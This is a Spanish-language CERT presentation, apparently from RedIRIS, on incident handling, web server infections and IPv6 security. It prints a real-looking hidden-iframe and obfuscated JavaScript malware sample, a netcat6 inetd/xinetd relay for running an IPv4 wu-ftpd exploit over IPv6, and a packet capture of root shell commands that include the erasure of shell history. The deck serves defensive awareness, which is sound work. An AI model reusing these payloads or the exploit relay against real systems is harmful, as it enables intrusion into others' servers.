

2000
1800
1600
1400
1200
1000
800
600
400
200
0
Enero
Febrero
Marzo
Abril
Mayo
Junio
Julio
Agosto
Septiembre
Octubre
Noviembre
Diciembre
2009
2010
2011

Estadísticas e indicadores




Evolución de Incidentes cerrados a "No response"
40
35
30
25
20
15
10
5
0
2008
2009
2010


Evolución de Incidentes cerrados a "No response"
40
35
30
25
20
15
10
5
0
2008
2009
2010
2011


45
40
35
30
25
20
15
10
5
0
Contenido abusivo
Código malicioso
Obtención de información
Intentos de Acceso/Intrusión
Accesos/Intrusiones
Disponibilidad
Seguridad/Confidencialidad de la información
Fraude
Helpdesk
Otros
"Año 2011"
Histórico

Histórico

- Contenido abusivo
- Código malicioso
- Obtención de información
- Intentos de Acceso/Intrusión
- Accesos/Intrusiones
- Disponibilidad
- Seguridad/Confidencialidad de la información
- Fraude
- Helpdesk
- Otros

“INCIDENT REPLY”

GOBIERNO DE ESPAÑA
MINISTERIO DE INDUSTRIA, TURISMO Y COMERCIO
MINISTERIO DE CIENCIA E INNOVACIÓN

Respuesta ante incidentes de Seguridad

Respuesta ante incidentes de seguridad

Algunas respuestas:

"Hemos mandado un operador y en principio ha eliminado ya el problema. Muchas gracias.”

"Nos informan que han estado revisando la maquina y que creen que ya han solucionado el problema”

"Me ha llamado, supongo que lo revisará y podéis cerrar el ticket. Si vuelve a haber problemas le insistiré más.”

"les comunicamos que el incidente de código [IRIS-CERT#xxxxxx] ha sido resuelto con éxito. Gracias por su tiempo”

"Nos comunica el administrador del servidor que el problema ha sido solucionado.”

"Actualmente la incidencia ya esta resuelta por parte del servicio técnico de la universidad.”

"Nos informan de que ya han desinfectado el pc.”

"Equipo revisado y reconectado a la red""Al parecer ya está solucionado”

"Me han dicho que ya lo han solucionado, pero no me han dicho que le pasaba.”

"Me comunican que podéis dar por cerrada la incidencia."

Y más:

"No hemos podido encontrar al usuario que realizó las conexiones. Se trata de un usuario conectado a la red WIFI de la UXXXX desde un ordenador personal cuya conexión no está registrada."

"Se trata de un equipo que ha realizado las conexiones a través de la WIFI. No podemos localizarle, ya que salen al exterior haciendo NAT sobre una misma IP."

"Efectivamente, tenía muchos virus y los hemos eliminado"

Preguntas:

¿No hay registro de flujos ?

¿No hay control de accesos en las redes Wifi ? , ¿Se usa algún control de quien usa la red?

Mandamientos Judiciales

Ley 257/2007, de 18 de octubre.

Obligación a los Proveedores de Internet datos de tráfico y facturación.

No afecta a la mayoría de las instituciones afiliadas

Pero:

¿Es normal no saber lo que ha pasado desde una IP ?

INFECCIONES SERVIDORES WWW

GOBIERNO DE ESPAÑA
MINISTERIO DE INDUSTRIA, TURISMO Y COMERCIO
MINISTERIO DE CIENCIA E INNOVACIÓN

Malware HTML


- Informes de google y otras fuentes con información sobre páginas WWW con HTML malicioso.
  - Reportes de RedIRIS desde verano 2010
- Bloqueo de la página en búsquedas de google

- Código HTML en páginas de usuarios
- Herramientas automatizadas para la infección de páginas HTML
- Varios niveles de ofuscación en el código .
- Escasas herramientas para el análisis de este código.
- http://jsunpack.blogspot.com/


```
iframe src="http://vsmd.kz/td/index.php" width="0"
      height="0" frameborder="0"></iframe><iframe
      src="http://mumukafes.net/trf/index.php" width="0"
      height="0" frameborder="0"></iframe>
```

```
<script language="javascript">$a="Z64zZ3dZ22Z2566uZ256ecZ2574ionZ2520Z2564w
(Z2574Z2529Z257bcaZ253dZ2527Z252564Z25256fcuZ25256denZ252574Z252eZ252577ritZ2525
65(Z25252Z2532Z2527;Z2563eZ253dZ2527Z252522
)
Z2527;cbZ253dZ2527Z25253cscZ252572iZ2525Z2537Z2530Z2574Z252520Z25256cZ252561Z256
egZ252575Z252561Z2567eZ25253dZ25255cZ252522jZ2561vasZ252563rZ2569Z2570Z252574Z25
255cZ252522Z25253eZ2527;ccZ253dZ2527Z
25253cZ25255cZ25252fscriZ252570tZ25253eZ2527;evaZ256c
(uZ256eZ2565Z2573Z2563apeZ2528t))Z257d;Z22;czZ3dZ22Z2566uncZ2574ioZ256e cZ257a
(czZ2529Z257brZ2565tuZ2572n Z2563Z2561+Z2563b+cZ2563Z252bcdZ252bce+
Z2563z;}Z253bZ22;dcZ3dZ227Z3c07fuc7Z3c07wxd7Z3c07u~y7Z3c07ud~7Z3c07|
uf7Z3c07dgu79+fqb0|
uddubc0-0~ug0Qbbqi87q7Z3c7r7Z3c7s7Z3c7t7Z3c7u7Z3c7v7Z3c7w7Z3c7x7Z3c7z7Z3c7y7Z3c7
Z7b7Z3c7|7Z3c7}7Z3c7~7Z3c7Z257F
7Z3c7`7Z3c7a7Z3c7b7Z3c7c7Z3c7d7Z3c7e7Z3c7f7Z3c7g7Z3c7h7Z3c7i7Z3c7j79+fqb0~e}
rubc0-0~ug0Qbbqi8!Z3cZ2522Z3c#Z3c$Z3cZ25Z3cZ2526Z3cZ27Z3c(Z3c)
9+Z2519ve~sdyZ257F~0Sq|se|qdu]qwys^e}rub8tqiZ3c0}Z257F~dxZ3c
0iuqbZ3c0y~tuh9kbudeb~0888iuqb0;08y~tuh0:0tqi990;08}
Z257F~dx0N0tqi90:0y~tuh90;0tqi9+m0fZ22;ceZ3dZ223harZ2543odZ2565AtZ2528Z2530Z2529
^(Z25270Z257800Z2527+eZ2573)))Z253b}}Z22;daZ3dZ22fqb0t-7vrs}vybZ3e
sZ257F}
7+0fqb0cxyvdY~tuh0-0Z2520+vZ257Fb08fqb0y0y~0gy~tZ257FgZ3edgZ3edbu~tc9kyv08gy~tZ2
57FgZ3ex0.0(0660gy~tZ257FgZ3ex0,0Z2522!0660yZ3ey~tuh_v870Z2520Z27790.0Z3d!
9kcxyvdY~tuh0-0gy~tZ257FgZ3edgZ3edbu~
tcKyMK$MZ3eaeubiZ3esxqbSZ257FtuQd8!90;0gy~tZ257FgZ3edgZ3edbu~tcKyMK
$MZ3eaeubiZ3e|u~wdx+rbuqZ7b+mu|cu0yv088gy~tZ257FgZ3ex0,0)
0l100gy~tZ257FgZ3ex0.0Z2522Z252090660yZ3ey~tuh_v870!(790.0Z3d!9kcxyvdY~tuh
0-0gy~tZ257FgZ3edZ22;ddZ3dZ22qb0iuqbSx!Z3c0iuqbSxZ2522Z3c0}
Z257F~dxSxZ3c0tqiSxZ3c0~e}+Z2519~e}0-0Sq|se|qdu]qwys^e}rub8dy}uK7tqi7MZ3c0dy}
uK7}Z257F~dx7MZ3c0dy}uK7iuqb7MZ3c0cxyvdY~tuh9+iuqbSx!0-0|uddub
cK888dy}uK7iuqb7M060Z2520hQQ90;0~e}9050Z2526#9050Z2522Z2526M0;0|uddubcK888dy}
uK7iuqb7M060Z2520hQQ90,,0Z252290;0~e}9050Z2522Z25M+Z2519iuqbSxZ25220-0|
uddubcK8888dy}uK7iuqb7M060Z2520h##!!90..0#90;0~e}9
050!Z25209M0;0|uddubcK8888dy}uK7iZ22;dbZ3dZ22gZ3edbu~tcKyMK
$MZ3eaeubiZ3esxqbSZ257FtuQd8!90;0!Z2520;gy~tZ257FgZ3edgZ3edbu~tcKyMK
$MZ3eaeubiZ3e|u~wdx+rbuqZ7b+mmyv08cxyvdY~tuh0.0Z25209kfqb0dy}u0-0~ug0Qb
bqi89+dy}uK7iuqb7M0-0gy~tZ257FgZ3ewtZ3ewudEDSVe||Iuqb89+dy}uK7}
Z257F~dx7M0-0gy~tZ257FgZ3ewtZ3ewudEDS]Z257F~dx89;!+dy}
uK7tqi7M0-0gy~tZ257FgZ3ewtZ3ewudEDSTqdu89+fqb0t-7vrs}vybZ3esZ257F}7+fqb0}
Z257F~dx
```

Malware HTML



Malware HTML ¿Qué hacer ?

- ¿No hay logs del Servidor FTP ?
- En base a la IP de conexión se puede:
  - Ver si hay más páginas en el mismo equipo que tengan el mismo problema.
  - Analizar los flujos de red y ver si esta IP se ha conectado a más equipos.
- Y además …
  - ¿Cómo se ha infectado previamente este usuario ?

Sin embargo:

Escasa/nula información sobre el problema.

IPV6 & SEGURIDAD

GOBIERNO DE ESPAÑA
MINISTERIO DE INDUSTRIA, TURISMO Y COMERCIO
MINISTERIO DE CIENCIA E INNOVACIÓN

Observaciones:

Tuneles IPv6:equipo desprotegidos.


- Filtrar protocolo 41 y UDP/3544

Netflow: No disponible en todos los nodos

- no hay detección temprana de infecciones.
- ¿qué ha hecho una máquina ?
- Puertos de SPAN + nprobe

Filtros distintos en IPv4/v6.

- posibilidad de ataques dirigidos (www, smtp, etc)
- defensa "perimetral"



¿Ataques en IPv6 ?

```
21:08:00 R tcp SA 2001:610:158:1041:baac:6fff:fe8b:7d79  DA 2001:720:418:caf1:0:0:0:15  sport:59281 dport:   21 (1 packets)
21:08:01 R tcp SA 2001:610:158:1041:baac:6fff:fe8b:7d79  DA 2001:720:418:caf1:0:0:0:15  sport:47251 dport: 8888 (1 packets)
21:08:01 R tcp SA 2001:610:158:1041:baac:6fff:fe8b:7d79  DA 2001:720:418:caf1:0:0:0:15  sport:53593 dport:   23 (1 packets)
21:08:01 R tcp SA 2001:610:158:1041:baac:6fff:fe8b:7d79  DA 2001:720:418:caf1:0:0:0:15  sport:56838 dport:  389 (1 packets)
21:08:01 R tcp SA 2001:610:158:1041:baac:6fff:fe8b:7d79  DA 2001:720:418:caf1:0:0:0:15  sport:57856 dport:  119 (1 packets)
21:08:01 R tcp SA 2001:610:158:1041:baac:6fff:fe8b:7d79  DA 2001:720:418:caf1:0:0:0:15  sport:34588 dport:  179 (1 packets)
21:08:02 R tcp SA 2001:610:158:1041:baac:6fff:fe8b:7d79  DA 2001:720:418:caf1:0:0:0:15  sport:44999 dport: 5060 (1 packets)
21:08:02 R tcp SA 2001:610:158:1041:baac:6fff:fe8b:7d79  DA 2001:720:418:caf1:0:0:0:15  sport:49742 dport:  144 (1 packets)
21:08:02 R tcp SA 2001:610:158:1041:baac:6fff:fe8b:7d79  DA 2001:720:418:caf1:0:0:0:15  sport:49085 dport:   79 (1 packets)
21:08:02 R tcp SA 2001:610:158:1041:baac:6fff:fe8b:7d79  DA 2001:720:418:caf1:0:0:0:15  sport:57999 dport: 1029 (1 packets)
21:08:02 R tcp SA 2001:610:158:1041:baac:6fff:fe8b:7d79  DA 2001:720:418:caf1:0:0:0:15  sport:37498 dport: 7070 (1 packets)
21:08:03 R tcp SA 2001:610:158:1041:baac:6fff:fe8b:7d79  DA 2001:720:418:caf1:0:0:0:15  sport:57201 dport:  427 (1 packets)
21:08:03 R tcp SA 2001:610:158:1041:baac:6fff:fe8b:7d79  DA 2001:720:418:caf1:0:0:0:15  sport:36695 dport:49153 (1 packets)
21:08:03 R tcp SA 2001:610:158:1041:baac:6fff:fe8b:7d79  DA 2001:720:418:caf1:0:0:0:15  sport:35445 dport:  465 (1 packets)
21:08:03 R tcp SA 2001:610:158:1041:baac:6fff:fe8b:7d79  DA 2001:720:418:caf1:0:0:0:15  sport:36153 dport: 8009 (1 packets)
21:08:03 R tcp SA 2001:610:158:1041:baac:6fff:fe8b:7d79  DA 2001:720:418:caf1:0:0:0:15  sport:45575 dport:  544 (1 packets)
```

~ 1 barrido de puertos /semana

Orígenes:
Universidades
Proveedores gratuitos de Tuneles: sixxs.net

IPv6: Monitorización de Servidores

En base a
http://www.rediris.es/actividades/ipv6day/cuadro_de_honor.html

1. Obtener el listado de "servidores con IPv6"

2. Comprobar y reportar periódicamente el estado en IPv4/IPv6 de los equipos desde el exterior.

3. Objetivo: Alertar de posibles "fallos de configuración" que deje expuesto servicios al exterior.

4. Comprobaciones " por defecto" , en base a tener direccionamiento IPv6 asignado a una organización

Filtros en IPV6

Muchas veces los filtros aplicados en IPv4 no se aplican en IPv6

- Filtrado por "software" en algunos modelos de routers
- IPv6 es un servicio experimental muchas veces gestionado por departamentos de investigación.
  - Falta de contactos ante problemas de seguridad
- Desconocimiento de los problemas de seguridad que pueden existir

El filtrado IPv6 esta soportado en Linux , pero no en muchos productos comerciales que emplean este sistema operativo como base de su cortafuegos.

En resumen: Muchas redes IPv6 están abiertas por completo, sin ningún filtro desde el exterior.

Repaso de la pila OSI


IPV6 solo afecta a:

Nivel de Red

Icmp

El tráfico a nivel de aplicación y sesiones (http, por ejemplo) no cambia.

¿Sería posible reciclar las herramientas existentes para que funcionen en IPv6 ?



Exploit de IPv4 en IPv6

Exploit: programa que emplea una vulnerabilidad del Sistema Operativo (demuestra que existe el problema ;-), y suele permitir la ejecución de código en el equipo atacado.

¿Qué hace falta para probar un exploit de IPv4 en IPv6 ?

1) Código fuente del exploit
2) Convertir el código IPv4 a IPv6

Problema: El código fuente no suele ser muy legible o no se dispone de éste

Convertir el tráfico IPv4 en IPv6

Mediante traducción de direcciones (router)

Empleando pasarelas a nivel de transporte (TCP)

Conversión IPv4 a IPv6

¿Qué hace falta ?

- El exploit
  - Disponible en IPv4
- Escuchar en un puerto IPv4
  - Inetd,
  - Xinetd
- Enviar los datos vía IPV6
  - Netcat IPV6 , http://nc6.sourceforge.net

Fallo de seguridad en Wu-ftpd

Exploit contra servidores FTP Linux

- Ejemplo de ataque a nivel de aplicación /protocolo

- Bastante extendido hace unos años
  - Funciona en distintas distribuciones Linux
  - Soporte IPv6 en estas distribuciones Linux.
  - Acceso como root al sistema

- ¿Quien dice que no hay máquinas desprotegidas tras los cortafuegos ?
  - Sistemas Operativos Antiguos
  - Equipos sin actualizar

Configuración de la "pasarela"

- inetd.conf:

```
ftp    stream  tcp    nowait  root /usr/local//bin/nc /usr/local/bin/nc6
    victima.ip ftp
```

- xinetd

```
service ftp
{
socket_type          = stream
wait                 = no
user                 = root
server               = /usr/bin/nc6
server_args          =  victim IPv6_addr  ftp
log_on_success       += DURATION USERID
log_on_failure       += USERID
nice                 = 10   }
```

Ejemplo de ataque en IPv6

Tráfico del ataque

```
21:15:26.534722 2001:720:6969:666::38.34073 > 2001:720:40:2cff::247.ftp: P 1449:1477(28) ack 4320 win 33075
0x0000        6000 0000 0030 063b 2001 0720 1710 0f00        `....0.;........
0x0010        0000 0000 0000 0038 2001 0800 0040 2cff        .......8.....@,.
0x0020        0000 0000 0000 0247 8519 0015 2969 aafe        .......G....)i..
0x0030        3ed1 3062 5018 8133 f196 0000 756e 7365        >.0bP..3....unse
0x0040        7420 4849 5354 4649 4c45 3b69 643b 756e        t.HISTFILE;id;un
0x0050        616d 6520 2d61 3b0a                    ame.-a;.
21:15:26.584722 2001:720:40:2cff::247.ftp > 2001:720:6969:666::38.34073: P 4359:4424(65) ack 1477 win 6432
0x0000        6000 0000 0055 0640 2001 0800 0040 2cff        `....U.@.....@,.
0x0010        0000 0000 0000 0247 2001 0720 1710 0f00        .......G........
0x0020        0000 0000 0000 0038 0015 8519 3ed1 3089        .......8....>.0.
0x0030        2969 ab1a 5018 1920 0522 0000 4c69 6e75        )i..P...."..Linu
0x0040        7820 6772 696d 6120 322e 342e 372d 3130        x.grima.2.4.7-10
0x0050        2023 3120 5468 7520 5365 7020 3620 3136        .#1.Thu.Sep.6.16
0x0060        3a34 363a 3336 2045 4454 2032 3030 3120        :46:36.EDT.2001.
0x0070        6936 3836 2075 6e6b 6e6f 776e 0a           i686.unknown.
21:15:35.044722 2001:720:6969:666::38.34073 > 2001:720:40:2cff::247.ftp: P 1477:1486(9) ack 4424 win 33043
0x0000        6000 0000 001d 063b 2001 0720 1710 0f00        `......;........
0x0010        0000 0000 0000 0038 2001 0800 0040 2cff        .......8.....@,.
0x0020        0000 0000 0000 0247 8519 0015 2969 ab1a        .......G....)i..
0x0030        3ed1 30ca 5018 8113 a836 0000 6c73 202d        >.0.P....6..ls.-
0x0040        616c 202f 0a                           al./.
21:15:35.044722 2001:720:40:2cff::247.ftp > 2001:720:6969:666::38.34073: P 4424:5727(1303) ack 1486 win 6432
0x0000        6000 0000 052b 0640 2001 0800 0040 2cff        `....+.@.....@,.
0x0010        0000 0000 0000 0247 2001 0720 1710 0f00        .......G........
0x0020        0000 0000 0000 0038 0015 8519 3ed1 30ca        .......8....>.0.
0x0030        2969 ab23 5018 1920 aeca 0000 746f 7461        )i.#P.......tota
0x0040        6c20 3136 340a 6472 7778 722d 7872 2d78        l.164.drwxr-xr-x
0x0050        2020 2031 3920 726f 6f74 2020 2020 2072        ...19.root.....r
0x0060        6f6f 7420 2020 2020 2020 2020 3430 3936        oot.........4096
0x0070        204a 756c 2020 3520 3230 3a31 3520 2e0a         .Jul..5.20:15...
```

Afortunadamente Windows XP

- No se configura por defecto para emplear NetBIOS sobre IPv6 (todavía)
- ¿Pocos ataques tras SP2 ?

Pero:

- Configuración automática de túneles:
  - Vamos a permitir que que se salten nuestras políticas de seguridad?
- Acceso vía IPv6 a aplicaciones y servicios filtrados a nivel Ipv4
- ¿Qué pasará cuando los gusanos, etc. empleen IPv6 ?

Conclusiones

¿Qué hacer ?: (Lo mismo que en IPv4):

No conectar a IPv6 equipos que no estén asegurados (parches ;-)

Control de los túneles hacia el exterior

Monitorizar y controlar las redes IPv6 del mismo modo que IPv4

- Flujos
- Cortafuegos
- IDS (no solo monitorizar trafico IPv6)

No tirar los equipos antiguos (salvar el VAX ;-)

¡ MUCHAS GRACIAS! ☺